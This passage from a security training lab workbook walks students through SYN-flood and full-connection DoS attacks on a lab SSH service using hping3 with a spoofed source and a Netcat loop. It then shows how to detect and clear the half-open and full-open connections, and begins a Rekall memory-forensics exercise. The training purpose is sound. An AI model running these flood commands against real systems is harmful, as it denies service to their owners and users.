Next, launch the `xeyes_loop.sh script`. You should see 20 sets of eyes appearing on your GUI:

```
root@slingshot:~# /home/sec504/tools/504_DoS_ex/xeyes_loop.sh
```

Now, count the number of processes associated with `xeyes` :

```
root@slingshot:~# ps aux | grep -c xeyes
21
```

You can then kill them all with the following command:

```
root@slingshot:~# killall xeyes
```

Finally, make sure that they are all gone (except possibly 1) by running:

```
root@slingshot:~# ps aux | grep -c xeyes
1
```

Starting a Linux Service Target

For our next lab component, we count half-open connections in Linux. Start by launching the SSH service and observing the listening port, as shown:

```
root@slingshot:~#
systemctl start sshd.service


root@slingshot:~#
netstat -nat | grep -i listen


tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:5432                :::*                    LISTEN
tcp6       0      0 ::1:25                  :::*                    LISTEN
```

> *The `-t` option in `netstat` indicates that we want only `TCP ports`. This helps us keep clutter down and it helps us focus only on TCP ports.*

TCP port 22 (associated with `sshd`) should be listening. Verify that it is listening from the `netstat` output.

Target Preparation

In this part of the lab we will attack the SSH port with SYN packets. We use the Linux `netstat` program together with the `grep` command to list and count the number of half-open connections, which are in the `SYN_RECV` state displayed by Linux `netstat`. We launch the SYN packets using `hping3` on Linux against our Linux box, again spoofing the source address of `10.10.11.11`.

However, to keep a connection in the half-open state on Linux, we need to make sure that our Linux box has an entry in its `ARP` table for `10.10.11.11`. Without an `ARP` entry, the Linux machine cannot send its `SYN-ACK` response to the inbound `SYN`. When it cannot send a `SYN-ACK`, Linux won't hold the connection in the `SYN_RECV` state. Thus, we need to hardcode the `ARP` entry to make the half-open connection work properly.

> *In a real network, Linux would send the `SYN-ACK` because a router would respond to the victim Linux machine's `ARP` request. Because we aren't routing here, we must add in this `ARP` entry manually.*

Manually add the `ARP` entry for `10.10.11.11`, mapping it to MAC address `01:02:03:04:05:06`:

```
root@slingshot:~# arp -s 10.10.11.11 01:02:03:04:05:06
```

Measure Linux Half-Open Connections


Now, measure the number of half-open connections on TCP port 22 using `netstat`, as shown:

```
root@slingshot:~# netstat -na | grep 22 | grep -i -c syn_recv
0
```

> *There should be zero entries because we haven't started the attack yet.*

Launch the Linux Half-Open Attack

Next, run `hping3` to launch 20 SYN packets from spoofed source address `10.10.11.11` to TCP port 22 on your Linux IP address:



```
root@slingshot:~# hping3 --syn --count 20 --spoof 10.10.11.11 -p 22 10.10.75.1
HPING 10.10.75.1 (eth0 10.10.75.1): S set, 40 headers + 0 data bytes
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=29200 rtt=7.9 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=29200 rtt=1004.1
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=1 win=29200 rtt=1.7 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=1 win=29200 rtt=1002.3
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=29200 rtt=1.5 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=29200 rtt=3003.9
ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=29200 rtt=1000.4
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=3 win=29200 rtt=3.7 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=1 win=29200 rtt=3001.9
ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=3 win=29200 rtt=1003.7
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=4 win=29200 rtt=3.1 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=2 win=29200 rtt=3000.3
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=5 win=29200 rtt=2.6 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=4 win=29200 rtt=1006.7
ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=5 win=29200 rtt=1002.4
ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=3 win=29200 rtt=3003.6
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=6 win=29200 rtt=2.2 ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=0 win=29200 rtt=7003.8
ms
DUP! len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=6 win=29200 rtt=1002.2
ms
len=44 ip=10.10.75.1 ttl=64 DF id=0 sport=22 flags=SA seq=7 win=29200 rtt=1.7 ms

--- 10.10.75.1 hping statistic ---
8 packets transmitted, 20 packets received, -150% packet loss
round-trip min/avg/max = 1.5/1303.0/7003.8 ms
```

Now, in a separate terminal from `hping3`, while `hping3` is running, rerun `netstat -nat | grep -i -c syn_recv`, watching the number of half-open connections climb:

If needed, you can restart the `hping3` attack to observe the half-open connections.

```
sec504@slingshot:~$ netstat -nat | grep 22 | grep -i -c syn_recv
8
```

Note that it may max out on Linux before it gets to 20.

Free Up SSH Half-Open Connections

Next, you can free up the half-open connection queue on Linux by restarting the given service. From the terminal with root privileges, restart the `SSH` service as shown:

```
root@slingshot:~# systemctl restart sshd.service
```

Recount the number of half-open connections. It should be zero again:

```
sec504@slingshot:~$ netstat -nat | grep 22 | grep -i -c syn_recv
0
```

Count Full-Open Connections in Linux

For the final component of this lab, we launch full-open connections from our Windows machine against our Linux targets. We use a `Windows FOR loop` to invoke `Netcat` 20 times to connect to Linux, completing the three-way handshake.

On Linux, we use the `netstat` and `grep` commands to list and count the number of connections in the "`ESTABLISHED`" state, the Linux `netstat` command output for a full-open connection.

From your Slingshot Linux VM, count the number of full-open (established) connections to TCP port 22. You should see zero because we haven't launched any yet:

```
root@slingshot:~# netstat -na | grep 22 | grep -i -c established
0
```

Launch the Windows Full-Open Attack

Next, return to your Windows VM. From a Command Prompt, launch the full-open connection attack with this `FOR` loop:

```
C:\Users\Sec504> for /L %i in (1,1,20) do @start c:\tools\nc 10.10.75.1 22
```

> *Note that you must put the full path to Netcat on your Windows machine.*

You will see 20 Netcat consoles pop-up on your Windows system.

Count Full-Open Connections in Linux

Next, return to the Slingshot Linux VM and recount the number of established connections to TCP port 22. You should see it go up after several seconds. Again, you will likely exhaust the target before reaching 20 full-open connections:

```
sec504@slingshot:~$ netstat -nat | grep 22 | grep -i -c established
19
```

Attempt to Free Up SSH Full-Open Connections

Attempt to free up the full-open SSH connections to `sshd` on Linux by restarting the service from the root privileged terminal, as shown:

```
root@slingshot:~# systemctl restart sshd.service
```

Count Full-Open Connections in Linux

Using either terminal, recount the full-open connections:

```
sec504@slingshot:~$ netstat -nat | grep 22 | grep -i -c established
19
```

Unfortunately, restarting the service does not reset the number of full-open connections, unlike the behavior you saw with half-open connections. You could use `killall` to get rid of the `sshd` child processes to free up the connections. However, you'd need to restart `sshd` afterward, as shown:

```
root@slingshot:~# killall -9 sshd
root@slingshot:~# systemctl restart sshd.service
root@slingshot:~# netstat -nat | grep 22 | grep -i -c established
0
```

Why This Lab Is Important

Being able to quickly identify and respond to DoS conditions is a defining characteristic of a skilled incident response handler. Knowing the techniques necessary to clear up the connection queues for full-open or half-open attacks will help you respond to varying attack techniques with greater proficiency.

Bonus (If Time Permits or Homework)

- Extend the concepts in this lab to track open files, how many read or write events happen from a single process (great for detecting ransomware).
- Repeat the detection steps in this lab on Linux, substituting `lsof` for `netstat`.

Lab 5.1: Windows Attack Analysis with Rekall

Brief Intro

Using digital forensics tools is a critical skill to have. Being able to analyze memory for attack artifacts is what often separates those who suspect something from those who know. In this lab, we'll use the popular open-source tool Rekall to analyze the memory capture of a machine that is suspected to have been attacked.

Please note that the Rekall project also refers to itself in some commands and notes as rekal. An oddity of the project. So please don't get confused with *rekall* and *rekal*; they are the same thing.

Requirements for This Lab

In this lab you will use your Windows 10 VM. Make sure the VM is running before continuing with the lab exercise.

Try It Yourself

Using Rekall to analyze the image in `C:\Tools\504_full_Pivot.dmp`, determine what the attacker was doing on the compromised system by answering the following questions:

1. *Which processes are communicating with other machines on the network?*
2. *Which processes did the attacker likely run (process name and PID)?*
3. *Is the attacker using the machine to pivot, and if so, how, and to which other systems is he/she pivoting?*
4. *Which suspicious process seems to be the root of all other suspicious activity on the compromised system?*
5. *Which built-in Windows commands would you use if you were doing the same analysis on a live Windows system instead of a memory dump file?*

We recommend filling out tables, like the ones below, before even attempting to answer the questions:

Connection Table

PID	PPID	Name	Remote IP	Remote Port

Process Table

Date,Time	PID	PPID	Name	Command Line Invocation

Walkthrough

Starting Rekal


On your Windows VM, open a Command Prompt and start Rekal as shown:

```
C:\> cd \Tools
C:\Tools> rekal -f 504_full_Pivot.dmp

-------------------------------------------------------------------
The Rekall Digital Forensic/Incident Response framework 1.6.0 (Gotthard).

"We can remember it for you wholesale!"

This program is free software; you can redistribute it and/or modify it under
the  Terms of  The GNU General Public License.

See http://www.rekall-forensic.com/docs/Manual/tutorial.html  To get started.
-------------------------------------------------------------------
[ ] 504_full_Pivot.dmp 17:24:00>
```

Your prompt will look different. You should see the name of the image you imported. Your prompt will also have the current time of your VM.

Display Network Connections

Next, let's display the network connections:



```
[ ] 504_full_Pivot.dmp 17:26:59> netscan
--------------------------------> netscan()
  offset    protocol      local_addr            remote_addr          state       pid
owner        created
----------  --------  ------------------    -----------------    ------------  ----
---------     -------
0x86d0d060  TCPv4     192.168.192.153:139   0.0.0.0:0            LISTENING        4
System        -
0x86da2b60  TCPv4     0.0.0.0:49157         0.0.0.0:0            LISTENING      484
lsass.exe     -
0x86e02630  TCPv4     0.0.0.0:135           0.0.0.0:0            LISTENING      728
svchost.exe   -
0x86e02630  TCPv6     :::135                :::0                 LISTENING      728
svchost.exe   -
0x86e03518  TCPv4     0.0.0.0:135           0.0.0.0:0            LISTENING      728
svchost.exe   -
0x86e08640  TCPv4     0.0.0.0:49152         0.0.0.0:0            LISTENING      404
wininit.exe   -
0x86e0a590  TCPv4     0.0.0.0:49152         0.0.0.0:0            LISTENING      404
wininit.exe   -
0x86e0a590  TCPv6     :::49152              :::0                 LISTENING      404
wininit.exe   -
0x86e1fa30  TCPv4     0.0.0.0:49153         0.0.0.0:0            LISTENING      776
svchost.exe   -
0x86e20330  TCPv4     0.0.0.0:49153         0.0.0.0:0            LISTENING      776
svchost.exe   -
0x86e20330  TCPv6     :::49153              :::0                 LISTENING      776
svchost.exe   -
0x86ee9290  TCPv4     0.0.0.0:49154         0.0.0.0:0            LISTENING      920
svchost.exe   -
0x86eeae60  TCPv4     0.0.0.0:49154         0.0.0.0:0            LISTENING      920
svchost.exe   -
0x86eeae60  TCPv6     :::49154              :::0                 LISTENING      920
svchost.exe   -
0x86f28b48  TCPv4     0.0.0.0:31337         0.0.0.0:0            LISTENING     1492
metsvc.exe    -
0x86f9d148  TCPv4     0.0.0.0:49156         0.0.0.0:0            LISTENING     2028
svchost.exe   -
```

Here, of particular interest to us, we can see the Process IDs (PIDs), remote addresses, and remote ports. We want to focus on ESTABLISHED connections.

You might want to write this information in the Connection Table.


You do not have to enter this command, this is only provided for reference. The roughly equivalent Windows command to find such information on a live system is:

```
C:\> netstat -nao | find "ESTABLISHED"
```

You don't run that command here for the lab. Instead, we're just showing you how to map a Rekall feature to a live Windows machine, so that you can answer Question 5 later.

You might note that the Connection Table is still missing two fields: The Parent Process ID (PPID) and the process name. We get that information next.

To finish populating our Connection Table, we need the Parent Process ID and Name for each process communicating across the network. We can get this by taking the PID from the connection output and looking up the various processes using Rekall with its pslist module:



```
[ ] 504_full_Pivot.dmp 17:29:02> pslist
-------------------------------> pslist()
 _EPROCESS        name              pid   ppid  thread_count   handle_count  session_id
wow64   process_create_time      process_exit_time
----------  ---------------     ----  ----  ------------   ------------  ----------
-----  --------------------     ----------------
0X84f4a7e0  System                4     0           94            572          -
False    2017-04-24 19:21:48Z   -
0X863a3d40  smss.exe            260     4            3             29          -
False    2017-04-24 19:21:48Z   -
0x86b089d0  csrss.exe           352   336            9            497          0
False    2017-04-24 19:21:49Z   -
0X86d9e030  msdtc.exe           368   476           12            144          0
False    2017-04-24 19:21:54Z   -
0x86a8d978  wininit.exe         404   336            3             74          0
False    2017-04-24 19:21:49Z   -
0x86cb55b0  services.exe        476   404           11            217          0
False    2017-04-24 19:21:49Z   -
0x86ccd5b0  lsass.exe           484   404            7            606          0
False    2017-04-24 19:21:49Z   -
0X86cbb858  lsm.exe             492   404            9            149          0
False    2017-04-24 19:21:49Z   -
0X8581f320  chrome.exe          548  2556            6            151          1
False    2017-04-24 20:14:35Z   -
0x85b5c030  svchost.exe         608   476            9            324          0
False    2017-04-24 19:23:54Z   -
0x86dc9b90  svchost.exe         632   476           11            360          0
False    2017-04-24 19:21:50Z   -
0x86de3030  vmacthlp.exe        696   476            3             53          0
False    2017-04-24 19:21:50Z   -
0x86dfb390  svchost.exe         728   476            8            281          0
False    2017-04-24 19:21:50Z   -
0X86eb2c88  bFLaDjtfSOWzHW      752  2624            3            120          1
False    2017-04-24 20:16:50Z   -
0x86e0d940  svchost.exe         776   476           22            549          0
False    2017-04-24 19:21:50Z   -
0x86fcd030  csrss.exe           836  3352           11            308          1
False    2017-04-24 19:25:39Z   -
0x85a56160  vmtoolsd.exe        856  3632            6            174          1
False    2017-04-24 19:25:49Z   -
0X86e26438  svchost.exe         864   476           18            439          0
False    2017-04-24 19:21:50Z   -
0X86e44030  svchost.exe         920   476           47           1279          0
False    2017-04-24 19:21:50Z   -
0X86e7c578  svchost.exe        1096   476           16            676          0
False    2017-04-24 19:21:50Z   -
0X8504fd40  cmd.exe            1132  2440            1             26          1
False    2017-04-24 20:20:03Z   -
0x872be030  Taskhost.exe       1160   476            7            185          1
False    2017-04-24 19:25:44Z   -
0X86ec5c88  svchost.exe        1240   476           17            394          0
```

```
False   2017-04-24 19:21:51Z    -
0X86dd5548  dwm.exe          1264    864            3             71          1
False   2017-04-24 19:25:48Z    -
0x850df4e8  chrome.exe       1272   2556            2             57          1
False   2017-04-24 20:14:35Z    -
0x85812030  audiodg.exe      1292    776            6            126          0
False   2017-04-24 20:22:26Z    -
0x86eeb7b0  spoolsv.exe      1336    476           14            339          0
False   2017-04-24 19:21:52Z    -
```

Feel free to add this information to the Connections Table for each process there, or just verify the Connection Table included with this command.

> *You do not have to enter this command, this is only provided for reference.*
> *Again, for Question 5, the roughly equivalent command for this task on a live running Windows machine is:*
> ```
> C:\> wmic process get name,parentprocessid,processid
> ```

This table answers Question 1: *Which processes are communicating with other machines on the network?*

